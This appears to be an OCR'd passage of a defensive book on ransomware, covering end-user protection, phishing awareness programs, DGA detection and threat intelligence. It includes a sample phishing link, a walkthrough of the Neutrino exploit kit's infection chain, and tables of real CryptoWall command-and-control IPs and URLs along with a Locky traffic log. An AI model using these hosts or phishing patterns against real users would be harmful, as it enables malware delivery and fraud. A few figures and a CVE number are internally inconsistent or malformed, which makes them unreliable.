These methods rely on not only you better understanding the overall environment you are protecting, but also the people involved. Not to mention really understanding your company's business objectives. This not only helps you become a better defender of your workforce, but also aligns you more effectively with organizational goals. Ultimately that helps you not only do your job better, but prepares you for a more advanced position within your organization.

Knowing the Risks and Targets

Protecting against ransomware effectively requires that security teams start thinking differently. We can no longer think of our infrastructure and servers as the items to be exploited. We must realize that every employee of an organization that uses a computer, network device, tablet, or phone is a potential target, which is to say, all network users are targets. This also means anyone who uses your guest networks, your open WiFi, or connects to your applications through your portals or via the cloud is a

potential target for this attack and may have some form of impact on your environment.

First, let's consider the information itself; you need to spend some time getting to know not only your information, but what it means to the organization. This informs how you should classify said information. The risks to your various types of information may include but are not limited to:

- Loss of employee or personnel records
  - salary data
  - payroll records
  - personal information
- Loss of customer information
  - customer lists
  - buying habits
  - personal records
- Loss of intellectual property
- Loss of operational instruction sets for SCADA or ICS devices, which prevents your factories from making widgets
- Loss of transaction information (e.g., encrypted cash registers cannot be used to sell widgets)
- Loss of private medical records, which could result in delays to treatment, and possibly deaths

There are ways to look at your information architecture that will help you better understand the information risks you have. This will help you know the information targets being leveraged by these types of ransomware. And while information classification is a huge task, it will help you undertake the complex tasks associated with knowing the most important systems and the locations of your most critical information.

Tools like Veritas Data Insight and Spirion help you identify data on all systems and in a number of cloud services. This will help you better know what information exists on your network, in your clouds, in end-user box accounts, and the like.

This means that you not only need to know where the information exists within your environment, but also the overall value of each piece of information. It is also important to know the value of the information; otherwise you may spend $10,000 protecting a $5 piece of data.

Next, let's discuss the risks to systems. Computer networks today are no longer just used for sending and receiving email and accessing databases. Today's networks have a number of systems on them that perform a variety of tasks. This includes healthcare systems that monitor patients, industrial control systems that control robotics, and large-scale manufacturing systems. All of these systems are also at risk. One example

of how malware affected a nontraditional IT system is Stuxnet and its infection of industrial control systems.

The best way to know the systemic risk is to complete an inventory of the systems you have, which is accomplished by using a systems management tool (see Figure 5-1 as an example). These types of tools allow you to take inventory of the devices that are connected to your networks and help you map how these devices exist—are they statically connected to the network, or do they float between networks like laptops and mobiles devices?



Figure 5-1. A view of the CMDB tool by Service Now™

Lastly, when considering risks, you also need to think about the ingress and egress points to your network. This is often the first and easiest step to take because we all come from a background of controlling the flow of information into and out of our networks. By knowing how information flows into and out of our network, we know what control points we should be looking at when we are considering where we should begin looking for indicators of attack and compromise.

After getting these items together in a somewhat complete manner, you will better understand the risks to your information and how any number of systems compromised by ransomware could affect your organization.

How Can I Do All of This?

Is it really necessary to have all of these things protected? Well no, but it will certainly make it easier to protect yourself. While taking these steps will make your life easier in the long run, they could take a lot of time to complete.

After you have identified the risks, the next step is to identify the targets, which are almost always humans. While some types of ransomware do not target humans, like Samsam, the vast majority do.[1] For those that do not target humans and instead target systems, vulnerability scans and patching programs will help you keep up to date on the technologies that can be exploited by remote ransomware that requires no human interaction. This is a simple proposition that will make it more effective for you to maintain control of those systems that are exposed to the Internet.

So how do you protect end users? It is not a solution for us to blame our users. Because those users are part of our organization: they make the products or deliver the services that are the lifeblood of our organization. Security is not their area of expertise; that's why they hire people like us.

We need to know our human targets and what they have a propensity to do while on our networks. User-behavior monitoring helps us better understand the types of activities our end users regularly perform. Anomalies in this behavior will allow us to better understand when something isn't right, like a user scanning shared drives for **.doc* in the middle of a work day, or sending out encrypted packets to URLs that have no logical naming system. We should be able to recognize these aberrations in behavior and use this information to identify when someone has been compromised. Some great tools for user-behavior monitoring exist, including tools like CyberArk's Privileged Session Manager, HPE's Real User Monitoring, and Balabit's Blindspotter. These tools help us track what our users do, and when they do them. They look at things like typing speed, login location and times, and data they access. This helps ensure that they are indeed the user they claim to be.

1 Fahmida Y. Rashid, "Patch JBoss now to prevent SamSam ransomware attacks," *Infoworld Tech Watch*, Apr 19, 2016.

Many of these tools use language more within the realm of human resources than that of technologists and can include things such as:

- Psychometric standards
- Process monitoring standards
- Data-based individualization standards

Because of the potentially sensitive nature of tracking user behavior, it is always best to work with your HR and compliance departments to make certain your are not violating any privacy laws or confidentiality agreements prior to testing these.

Learning How to Prevent Compromises

It has been said many times (even here) that any attacker with enough time and resources can compromise any network. And this is indeed the truth. If the information you are housing, or services you are providing, or product you are making has enough intellectual property risk, or is enough of a global security risk, someone will compromise your system. Locks on doors are meant to make it difficult for simple criminals from entering, and that's what we intend to discuss here: how do we prevent the simple compromise, the basic ransomware attack?

Given that we are primarily talking about human interactions as the main methodology for intrusion and compromise by ransomware, the vectors discussed in Chapter 4 are really the main means of entry by the malware itself: email or web browser.

First, we discuss how to prevent attackers from using email to deliver ransomware.

Email Attachment Scanning

The first question is how do you check inbound email attachments to determine if they are part of a larger attack? Using tools that scan all inbound attachments is good for finding basic malware and SPAM, but standard signature scanning at the SMTP gateway isn't enough. It has been shown that 91% of all cybercrimes begin with a single email.[2] There are ways to use modern systems that will not only scan inbound attachments, but also detonate and execute them in a myriad of environments to determine if they are potentially malicious. This will help significantly filter out many of the basic and low-level attacks against your users. Another thing that must be done is creation of a culture of security. This is done by changing the way our users think about their inbound email.

After the snail mail anthrax and letter bomb scares of the early 2000s, a lot of of people changed the way they interacted with their real mail, being more careful about

2 Kim Zetter, "Hacker Lexicon: What Are Phishing and Spear Phishing?" *Wired*, April 7, 2015.

what they opened, how the opened it, and even whether they opened it at all. It is this same level of scrutiny (though not fear) we need with email.

One of the first questions we should always ask when we get an email with an attachment is, did I ask for this? Additional questions to be asked before opening any attachment: Am I expecting this email? Was there supposed to be an attachment? Does the attachment type match up to what I am expecting? For example, why would I be getting a spreadsheet as a PDF? Why would the accounting team be sending me a file in an older version of Excel? Is there a good reason for links and macros in the file to be enabled? By getting users to think about every file they receive that has somehow made it past the technological controls we put in place, we are effectively empowering them to be part of the solution, not part of the problem. We will cover how to keep minds active when clicking links later in the chapter.

But this only goes so far, because dedicated savvy attackers are now leveraging their positions in networks to anticipate what attachments and emails are expected, and crafting their intrusions to align with those expectations.[3]

So we want to make sure our end users are not only cautious about opening any attachments they may find, but also about following any links contained in those emails as well.

Tracking Down the Websites

Users should also question the names in the links in the emails they receive. For example, the code below shows the simple manner in which a URL link sent via email could be anchored to any text.

```
<a href="http://www.Istoleyourcreditinfo.badguy">Submit your expenses here</a>
```

The link in a simply crafted email with headers that appear to be from your finance department could catch around 5% of your end users. This is a good example of how to educate end users as well as a good place to begin to implement technological controls.

Systems like the FireEye EX, Symantec Mail Gateway, and others will be able to recognize email link mismatches and find indicators of attack in those inbound emails. This is a great way to prevent the attacker from ever even making it to your end users. However, no technology is perfect, and eventually some of these more impeccably crafted pieces of targeted attacks will make it through.

This is where browser protection comes into play.

3 Trista Kelley and Michael Riley, "Swift Warns of Hack Attack on a Bank After Bangladesh Heist," *Bloomberg Technology*, May 13, 2016.

DGAs

Let's talk about domain generation algorithms (DGAs) for a moment. These are used by malware to create pseudorandom domains that are either unregistered or registered in bulk. If the domains are unregistered, there is a pretty good chance that you have already suffered DNS cache poisoning and need to take a look at how to secure your DNS servers.[4] DNS cache poisoning is an attack where corrupt domain name system data is introduced into a DNS resolver's cache, causing the name server to return an incorrect IP address, which results in diverting traffic to the attacker's computer.

The appeal of conducting criminal activity with DGA infrastructures is pretty basic:

- Static reputation-based blacklisting mechanisms are impossible to update at the speed at which DGAs can be generated.
- Criminal organizations can create nimble command-and-control infrastructures that can be brought up and down as needed.
- Traditional edge-based network filtering will often fail to find these outbound connections.
- Domain name registration can be done as the ransomware is released or executed to provide just-in-time (JIT) connections, limiting the feasibility of reactive countermeasures.
- Ransomware actors can propagate a large presence without ever exposing their command-and-control infrastructure because it is constantly on the move.

The biggest thing to note is that most DGAs are not like the sample referenced above, a string of words that could potentially make sense to someone. Instead, most DGAs leverage random characters to create meaningless garbled URLs that in all likelihood haven't been registered. This means one thing you can look for in your outbound traffic and DNS lookup services is attempts to resolve meaningless domains. Another thing to look for would be an increase in searches for nonexistent domains, because the DGAs on the ransomware will cycle through all of the domains in their detection algorithms and usually not hit on the first one (*usually* that is). You can use these characteristics to your advantage.

When events are identified by your proxies, DNS servers, and the like, the correlation of outbound communications from internal systems are key to this detection. Are particular users or systems attempting continuously failing DNS lookups? Do you see a significant number of requests at the proxy from systems that are for gibberish domain names? These are signs that system may have been infected and is attempting to establish connections with DGA command-and-control channels. Blocking those communications and isolating those machines and users is imperative. Additionally

4 Allan Liska and Geoffrey Stowe, *DNS Security: Defending the Domain Name System* (Syngress, 2016).

the use of DNS security products and services, like OpenDNS or Infoblox, would help by scanning the outbound communications for the reputation of the domains used. You can also integrate DNS sinkholing, or routing all malicious and nonexistent domain lookups to an internal server that shows an IT security webpage, for example.

This is only one step you should take. By checking the registration data on the DGAs, you can find more detail about who is behind what has happened to your users, how to prevent additional outbound communications, and identify the type of infection, as well as how to remove, reduce, and prevent the spread of the infection. Using basic information association techniques will allow you to identify things like registration email addresses, physical addresses, or names to more find out what other domains they have. These indicators of compromise now can be searched through open source intelligence sources (OSINT) to determine who the campaign is being run by, who the actors are, and what tools they typically use as part of their criminal schemes. This allows you to move from a reactive posture to a preventative posture by simply knowing what other types of attacks could be coming and where they would be coming from.

Another method of compromise uses malvertisements in legitimate websites, as discussed on Chapter 4. Protection against these threats includes leveraging everything from ad blockers on you corporate browsers to using browsers that disable execution of JavaScript, or inspect JavaScript in sandboxes prior to execution client-side. In fact, some of the more effective proxy systems today can actually prevent malvertisements from ever making it to the end-user devices.

Proxy Systems

Proxies are servers that act as intermediaries for requests from client devices seeking resources from other servers.

Given the propensity for virtual systems being used to detonate malware, most malware and ransomware variants are system aware. They look for the telltale signs that a device is indeed bare metal or used by a human. Some samples of this code were shown earlier in Chapter 4. This means you need to not only attempt to detonate malware as it comes in via email in virtual sandboxes, but you should use a technology that has bare-metal systems for use in malware detonation or create a segregated network of real machines where all code can be used on your network by stripping all attachments from inbound email, and then executing them on live systems in a segregated protected network to make sure they're safe. The problem with the second method is that most companies do not have the scale nor the speed with which to execute a piece of code, determine its intent, and then place the file into a folder accessible by end users in a reasonable amount of time.

Links in the body of emails, but also links contained in the attachments of the emails themselves, must be checked. Checking all links in inbound email using again either a technology designed for that purpose or building a secured network to follow these links really are the only ways to know what is on the other end of them. You should also inspect all outbound network connections and requests either by using a proxy server or monitoring your DNS server for suspicious requests and halting those outbound HTTP queries.

Testing and Teaching Users

We must not only create technology blocks to prevent the ransomware from infiltrating our networks, we must also empower and enable our users to be more effective at recognizing those scams when they appear in their email, on their desktops, and in their webpages.

Security Awareness Training

Security awareness training is the first step to engaging your end users and ensuring that they are not only capable of detecting incoming ransomware, but understand how to work more securely in the world in general.

Typically this is an annual exercise run through your HR department, with some oversight by the IT security team. We instead posit that this is your best chance to not only partner with a part of the business you seldom work with outside of investigations, but also show value to your organization in an engaging way that has a solid, long-term impact and raises your overall visibility in the organization.

Short courses or videos on topics such as phishing and disabling macros are good ways to teach end users about potential threats with shorter, more topical subjects that don't require half their day or clicking through a bunch of slides.

Many organizations take advantage of Cyber Security Month as the impetus for these exercises and then provide continuous training through the year.

Another easy way to raise awareness across the organization is to have an annual Capture the Flag (CTF) event. A CTF is played by having teams or individuals attempt to exploit or hack a variety of computers on a simulated network and attempt to capture specific pieces of data, or "flags." By creating a lot of buzz around a public event where all members of your user base, security, IT, admin, sales, etc., participating in a CTF event can help increase understanding of the threats that exist, as well as create engagement between security and other departments. This could be as simple as a two-hour presentation in the company cafeteria, to a weekend-long event with multiple levels, and a live scoreboard showing every team's progress toward the goal of complete internal compromise. It's also easy to get people interested in participating by having a prize for the winning team.

There are a number of different services that facilitate this type of exercise, including SANS Symantec, and Booz Allen Hamilton. This exercise is a great way to teach people that attackers aren't some kind of magicians who make things break randomly, but instead are real people with skills and tools.

Ongoing training throughout the year including short videos with quizzes along with other policy-based reminders of acceptable use and what not do can be taught using the same learning management systems you use for new products, or sales training. This not only gives you a chance to provide continuous training, but also to partner more closely with HR, the team that typically manages the corporate learning management system to get a feel for who has been trained and who has not. You can then limit network access or remote work capabilities to those who have not yet completed specific training modules.

In the end, the security awareness and training must be more than just digitally signing a policy and watching a slide show every year. Short, engaging training and video presentations on topics such as how to recognize a phishing email can provide training to continuously to your end users in a way that doesn't impede their ability to work, but does provide a constant reminder that the adversaries are out there, and they need to maintain a state of vigilance when dealing with anything they receive, either via email, SMS, or voice call.

Phishing Users

Another training exercise some organizations use are phishing exercises to test the impact of end-user training.

There are two major types of phishing used to test your end users: technological exercises, which can be deployed by you (or a third party); and social-engineering-based exercises that use human interaction to encourage users to perform tasks that could put them at risk.

Sending Your Employees Fishing Emails

Notice anything wrong with the title line on this sidebar? Well, you should have. Typographical errors, grammar inconsistencies, and use of slang often are keys to quickly identifying basic phishing scams used by run-of-the-mill criminals. One could surmise that the criminal's first language isn't the one you use for business, or they translated the content themselves, or they simply hurriedly put together another of their 100 campaigns for the month and missed the typos. Tools like KnowBe4, Wombat, and Symantec Phishing Readiness allow you to phish your users and to create targeted internal phishing assessments that meet your specifications, starting from the most basic to the most complex.

Social-engineering attacks outside of standard phishing campaigns are much more complicated and can take on a variety of forms. These are often longer, more protracted campaigns that include reconnaissance against your end users' social media accounts, their industrial partnerships, and connections, as well as their various personal charity groups. It is best for all involved that something like this is conducted by a third party who has limited access to the end users' daily work habits. Additionally, it is also important that you have coverage from both your legal and HR teams prior to engaging in this type of exercise. In most cases, these more in-depth detailed exercises are really targeting key employees, members of the executive leadership team, key stakeholders in large revenue generating projects, or holders of specific company trade secrets.

How Do You Show the Value?

One question that comes up time and time again is how you show the value of your security spend. In the case of user education and testing, you can easily show the return on your investment in education and exercises by trending over time the failure rates of your users to your sponsored phishing campaigns.

This can be done by assigning levels of complexity to the campaigns themselves and running the tests discussed above against a mixed group of end users. Additionally, you can take into account whether there has been an increase in reported phishing attempts by your users, which will show increased user awareness and accountability.

Users' susceptibility to click phishing links or to download malicious files can be measured over time, and in conjunction with the training exercises you deploy across your organization.

The following methodology describes a simple way to demonstrate value:

1. Begin with an uninformed phishing assessment against your employees. This acts as your baseline for your team.
2. Kick off your CTF exercises and the awareness programs company wide.
3. Begin your educational program, delivering training to end users.
4. Send another phishing assessment company-wide with the same level of complexity.
5. Continue the education process for all users.
6. As the numbers of users who click the links, enter passwords into the forms, or download the attachments goes down, increase the complexity of the phishing emails, making them more targeted, more specific, and less obvious.
7. By taking routine samples of your organization and end users, you will be able to show a continued decline in the click-through rates. This will show the value of your spend by showing continued decrease in risk of human error over time.

By modifying this simple playbook, you can not only engage your users, but also create a program that effectively trains them to become better at defending your organization's network and information.

Post Ransomware

What do you do if all your protections and end-user training and assessing have failed? As digital defenders, we must be 100% perfect every time to ensure the sanctity of our networks, information, and systems. However, criminals only need to be right once, which is why we need to know what do we do after a ransomware incident has been detected, investigated, eradicated, and remediated.

Post-incident follow-up is very important. Often organizations will decrypt files and be done, but that's only part of the process. Ransomware is rarely installed alone on a workstation. It is more likely, as it is with Locky, that there are other information stealers dropped on the box.

Once the files are decrypted, disconnect the infected box from the network. The next step is to conduct a forensic analysis of the infected machine to understand how the box was infected (the SANS Investigative Forensic Toolkit [SIFT] is a well-documented and freely available set of tools to get people started; it is available on the SANS website). If the organization does not have the resources for that type of investigation, then the security team should conduct a thorough scan of the box using a security scanner that will do file inspection to detect things like Microsoft Office documents with embedded malware. If reverse engineering the ransomware is out of the question, it is imperative that you understand how the attack took place. When the investigation is complete, back up all the files and wipe the box, including resetting the basic input/output system (BIOS).

After the analysis has been completed, share an overview with the users in the organization. Not everyone wants or needs to know the technical details, but they need to know how the attack worked so that they can avoid making the same mistake. If the original attack came in the form of an embedded macro in a Word document, remind users not to open Microsoft Office documents that originate outside the network. If the attack came in the form of a drive-by that took advantage of a known vulnerability in Google Chrome, make sure updating Google Chrome to the latest version is a priority.

These should not be one-time communications. The security team should be communicating regularly with users of the organization about the latest threats, techniques, and procedures the hacker teams are using to deliver ransomware to victims. Increasing the knowledge and awareness of users on the network helps stop them from engaging in behavior that can result in a successful ransomware attack.

Summary

In this chapter, we covered some of the ways to begin to think about how to protect your end users through education and assessment along with technology. This protection and engagement is not a one-time investment—instead it is a continuous improvement process where new technologies are tested and their efficacy evaluated against existing protections. The educational component should not be overlooked: it is the most important piece of the ransomware protection program.

By educating your end users and creating a culture that encourages good security hygiene and adoption of best practices, you will enable them to be accountable for their actions. This is one of the smallest investments in terms of dollars, but one of the easiest ways to track return on investment.

But it is also important to understand that no amount of user awareness, testing, or education will get your failure rate to zero. You must always have technical controls in place to back up all of the investments you make in training and testing your users. Whether intentional or not, they remain the easiest way for a criminal organization to infiltrate your network; and just like in any defensive posture having savvy soldiers (i.e., users) is only good when they have effective weapons (i.e., technical controls) supporting them.

CHAPTER 6

Threat Intelligence and Ransomware

Threat intelligence is a great guide to responding to the continuous evolution we see attackers undergoing today as part of their criminal schemes. Simply put, by understanding the types of attacks your peers and partners are experiencing, you can learn about what you should be looking for on your network and in your information systems.

It Can Happen to You!

I can recall one specific instance where I was working with a team who had received a number of new domains associated with a piece of malware that was targeting point-of-sale (POS) devices. The team initially ignored the indicators, because, they did not have POS devices on their network. However, on a whim, we ran a scan through the proxy logs and found a few systems in the head office communicating with those domains, and more specifically those URLs. After tracking down the floor, and isolating the devices on a dirty VLAN, we went to take a look. They did not have any POS devices installed, which was good, but they did have some kiosks they were building for pop-up information booths that were being tested in the marketing department, and those kiosks were running the same OS as many popular POS systems of the day. Had these been compromised, all information collected at the trade shows would have been shuttled right off to the attackers.

Most digital extortionists will blanket groups of similar companies to extract the ransoms through a fear-based system that allows them to raise their ransom requests over time, before moving on to the next set of targets. This is because they often share similarities in applications and platforms, therefore making it easier to get more targets.

By building trusted information-sharing circles, you can both give and get intelligence from industry peers that is anonymous and provides solid meta data useful in detecting the indicators of an attack.

Understanding the Latest Delivery Methods

Most ransomware only requires one thing to take action on your network—end-user interaction. An attacker can craft a single email with a malicious link or attachment and send out 100,000 emails in hopes that they get a 1% click-through rate.

Let's do the math on this really quick: 500,000 emails with a click-through rate of 1% means 5,000 potential infections. According to Microsoft, in 2014, 23% of computers connected to the Internet were unprotected.[1] This would mean that out of 5,000 clicks, 1,150 potential infections would occur. According to Symantec's most recent report, the average ransom request is $679.[2] Roughly 50% of people will pay the ransom, which means a take of $390,425 per email campaign. Given that the investment to get started is minimal, as noted in Chapter 4, we're talking about anywhere from 500-2,000% ROI. Imagine getting that kind of return on a stock with a limited investment in time and money. It's certainly better than robbing banks! These number are somewhat dated, but you get the point.

Since the primary means for spreading these is via email, digital criminals will use the names and logos of well-known organizations when creating their scam emails. This will increase a user's likelihood of trusting the email and clicking the link. You should be suspicious of emails from shipping companies, postal services, and the like that require you to download a file to confirm receipt of an item or to follow a link to track the item. Another common method is tax return spam using common logos and personal information to make people think they're getting a refund or are being audited. Another method we have seen gaining traction is invoice spam and credit card rewards spam.

The most common attachments use PDFs, but early in 2016, an increase in Windows script files (WSF) as a means to bypass traditional email filtering was observed. These WSF files are launched on a Windows system just like an executable. They are often included in zipped folders appearing to contain a Word doc. Once this zipped file is extracted, the WSF execution occurs and the ransomware once installed. JavaScript files are also posing as *.doc* files as well, which makes for ransomware that is poten-

1 Jeffrey Meisner, "Latest Security Intelligence Report Shows 24 Percent of PCs are Unprotected," *Official Microsoft Blog*, April 17, 2013.

2 Symantec Security Response, "REPORT: Organizations must respond to increasing threat of ransomware," *Symantec Official Blog*, July 19, 2016.

tially executable on a number of platforms, not simply Windows computers, but Macs and Linux boxes as well.

As more people become aware and effective at blocking these file types, the criminals will move to other techniques and file types.

One of the other common infection methods is via exploit kits like the Neutrino or Angler exploit kits (see Figure 6-1). Exploit kits are a way that criminals deliver malware through malvertisement networks.



Figure 6-1. An overview of the Neutrino exploit kit

The Neutrino exploit kit works via multiple layers of evaluation of a system and exploitation of vulnerabilities in the applications installed:

1. An end user will browse through to a web server that has been compromised.
2. The web server will make contact with the Neutrino infrastructure to perform a variety of checks for CVE2014-892, etc., and, will then use the outcome of these checks to generate a malicious JavaScript. Inside this JavaScript there are URLs that are dynamically generated by the backend system using DGAs.
3. The client's browser will process and decode this malicious JavaScript. This script validates a number of client-side settings, including the browser version. If the browser version matches one that is exploitable by the criminal's tools, a cookie will be dropped on the victim device and an `iframe` tag will be processed client-side.

4. The `iframe` tag causes the browser to generate another request to a URL that leads to the Neutrino kit landing page.
5. Once the victim lands on the Neutrino kit page, an object tag is delivered to the client's browser, which will cause the client to load Flash player and use it to play a specific SWF.
6. The browser accepts the instruction and downloads the SWF.
7. Adobe Flash plays the downloaded file and exploits vulnerabilities, including:
   - CVE-2013-2551
   - CVE-2014-6332
   - CVE-2015-2419
   - CVE-2014-0569
   - CVE-2015-7645
8. If the exploitation is successful, the ransomware will download and begin its execution process.

Additional Neutrino Resources

For more information on the Neutrino exploit kit, see Luis Rocha's detailed analysis.

Using the Latest Network Indicators

By properly researching all of the delivery methods, many of which are described in Part III of this book, about the major families of ransomware, you can get a baseline understanding of the network indicators you should begin looking for. Understanding the nature of the communications between the various ransomware families and their command-and-control channel will help you better understand what infection you have and if there are counter measures you can deploy. Additionally, by taking advantage of these indicators, you can potentially stop the spread of the infection to other systems.

For example, the Cyber Threat Alliance has a list of IPs and URLs associated with the command-and-control channels used in CryptoWall campaigns (see Table 6-1). This data is incredibly useful because you can use this information to block communication to and from the IPs and domains when you are attempting to interrupt the key exchanges. Keep in mind that data is in constant flux.

Table 6-1. Command-and-control channels associated with a single SHA256

Country	IP	URL	Date First Seen
Brazil	186.202.127.240	http://conectcon.com/evYR0G.php	12/25/2015
China	118.193.164.218	http://damozhai.com/aJPK4y.php	12/25/2015

Country	IP	URL	Date First Seen
France	51.254.207.61	http://naimselmonaj.com/QoYx31.php	12/25/2015
France	51.254.207.181	http://zemamranews.com/jxke9u.php	12/25/2015
France	91.216.107.152	http://abenorbenin.com/jcMISv.php	12/25/2015
France	193.37.145.25	http://tmp3malinium.com/7DSCmu.php	12/25/2015
France	193.37.145.75	http://engagedforpeace.org/R4uGnH.php	12/25/2015
France	193.37.145.133	http://ipanema-penthouse.com/IxUs6S.php	12/25/2015
Germany	185.15.244.81	http://sudatrain.net/De1uQF.php	12/25/2015
India	43.225.55.90	http://meaarts.com/bMUmqv.php	12/25/2015
India	103.21.59.171	http://rationwalaaa.com/QOPYrs.php	12/25/2015
India	103.21.59.171	http://safepeace.com/_QXEd6.php	12/25/2015
India	103.21.59.171	http://sparshsewa.com/5a8CTM.php	12/25/2015
India	103.21.59.171	http://spideragroscience.com/cWo1T2.php	12/25/2015
India	111.118.215.210	http://icanconsultancy.org/nm9Eul.php	12/25/2015
Indonesia	103.23.22.248	http://handmade.co.id/m2MEnC.php	12/25/2015
Japan	183.90.232.29	http://immigrating.xsrv.jp/5OUAvK.php	12/25/2015
Netherlands	185.63.252.62	http://primemovies.net/z6Hfan.php	12/25/2015
Russia	78.110.50.124	http://asistent.su/F3eRnj.php	12/25/2015
Russia	90.156.201.70	http://noblevisage.com/2qs9Rr.php	12/25/2015
Russia	195.208.1.155	http://pretor.su/ZLoNyf.php	12/25/2015
Russia	195.208.1.155	http://xn--e1asbeck.xn--p1ai/7xSCFU.php	12/25/2015
Spain	185.86.210.42	http://descargar-facebook-messenger.com/UjZHsJ.php	12/25/2015
Turkey	94.73.147.150	http://snocmobilya.com/XqDZ4l.php	12/25/2015
Turkey	94.73.151.78	http://sadefuar.com/xdqHcr.php	12/25/2015
Ukraine	176.114.1.110	http://reanimator-service.com/Y1U5s7.php	12/25/2015
United States	63.135.124.25	http://suttonfarms.net/gqd1aw.php	12/25/2015
United States	69.73.182.77	http://konstructmarketing.com/Ml63Pu.php	12/25/2015
United States	104.28.17.110	http://vlsex.net/O4vH1A.php	12/25/2015
United States	104.218.54.211	http://bookstower.com/bmrWeQ.php	12/25/2015
United States	173.233.76.118	http://droidmaza.com/eHViNt.php	12/25/2015
United States	192.169.57.44	http://therealdiehls.com/K3_J96.php	12/25/2015
United States	192.185.35.88	http://forexinsuracembard.com/j97S0E.php	12/25/2015
United States	205.144.171.80	http://centroinformativoviral.com/k6dYbZ.php	12/25/2015
United States	208.91.199.77	http://befitster.com/Bfv30s.php	12/25/2015
United States	209.54.52.223	http://tamazawatokuichiro.com/TkCs3y.php	12/25/2015
Vietnam	112.78.2.45	http://nobilighting.com/eX8yjr.php	12/25/2015

By creating proactive measures on your DNS servers, firewalls, and proxies and by preventing communications to, or resolution for, the IP addresses and URLs, you can lock down the communication channels and interrupt the kill chain associated with the ransomware.

Additional network indicators to look for that will help you move up the kill chain include email attachment and subject lines.[3]

Type	Indicator
Email subject	ATTN: Invoice_J-<8-digits>
Attachment filename	invoice_J-<8-digits>.doc

Each type of indicator has a specific purpose in interrupting the chain of events that lead to infection and ultimately extortion. Collecting known subject lines, filenames, and file hashes will help you prevent the initial compromise. By blocking these files at the SMTP gateway, scanning all inbound files, and preventing macros from being executable on your end-point devices you are taking the first step in prevention.

The next place to interrupt the communications is in the outbound command-and-control communications by leveraging the channels used for redirection to malspam websites and known command-and-control channels. In Figure 6-2 you will see samples of traffic from the Zepto variant of Locky, this traffic is the type of network communications you should look to interrupt.[4]

Date/Time	Dst	port	Host	Info
2016-08-15 16:04:58	198.23.52.99	80	devierdemuur.50webs.com	GET /HJ6bhGHV HTTP/1.1
2016-08-15 16:04:58				HTTP/1.1 403 Forbidden
2016-08-15 16:05:25	94.247.171.78	80	plcdata.se	GET /HJ6bhGHV HTTP/1.1
2016-08-15 16:05:25				HTTP/1.1 404 Not Found (text/html)
2016-08-15 16:05:48	94.247.171.78	80	plcdata.se	GET /HJ6bhGHV HTTP/1.1
2016-08-15 16:05:48				HTTP/1.1 404 Not Found (text/html)
2016-08-15 16:06:07	162.210.101.118	80	topfireart.com	GET /HJ6bhGHV HTTP/1.1
2016-08-15 16:06:07				HTTP/1.1 404 Not Found (text/html)
2016-08-15 16:06:25	213.205.40.169	80	www.attivita-antroposofiche-roma.org	GET /HJ6bhGHV HTTP/1.1
2016-08-15 16:07:51	138.201.56.190	80	138.201.56.190	POST /php/upload.php HTTP/1.1 (application/x-www-form-u
2016-08-15 16:07:53	138.201.56.190	80	138.201.56.190	POST /php/upload.php HTTP/1.1 (application/x-www-form-u
2016-08-15 16:07:55	138.201.56.190	80	138.201.56.190	POST /php/upload.php HTTP/1.1 (application/x-www-form-u
2016-08-15 16:08:14	138.201.56.190	80	138.201.56.190	POST /php/upload.php HTTP/1.1 (application/x-www-form-u
2016-08-15 16:23:19	112.140.42.29	80	rondoncompany.bake-neko.net	GET /HJ6bhGHV HTTP/1.1
2016-08-15 16:24:45	138.201.56.190	80	138.201.56.190	POST /php/upload.php HTTP/1.1 (application/x-www-form-u
2016-08-15 16:24:46	138.201.56.190	80	138.201.56.190	POST /php/upload.php HTTP/1.1 (application/x-www-form-u
2016-08-15 16:24:48	138.201.56.190	80	138.201.56.190	POST /php/upload.php HTTP/1.1 (application/x-www-form-u
2016-08-15 16:25:07	138.201.56.190	80	138.201.56.190	POST /php/upload.php HTTP/1.1 (application/x-www-form-u

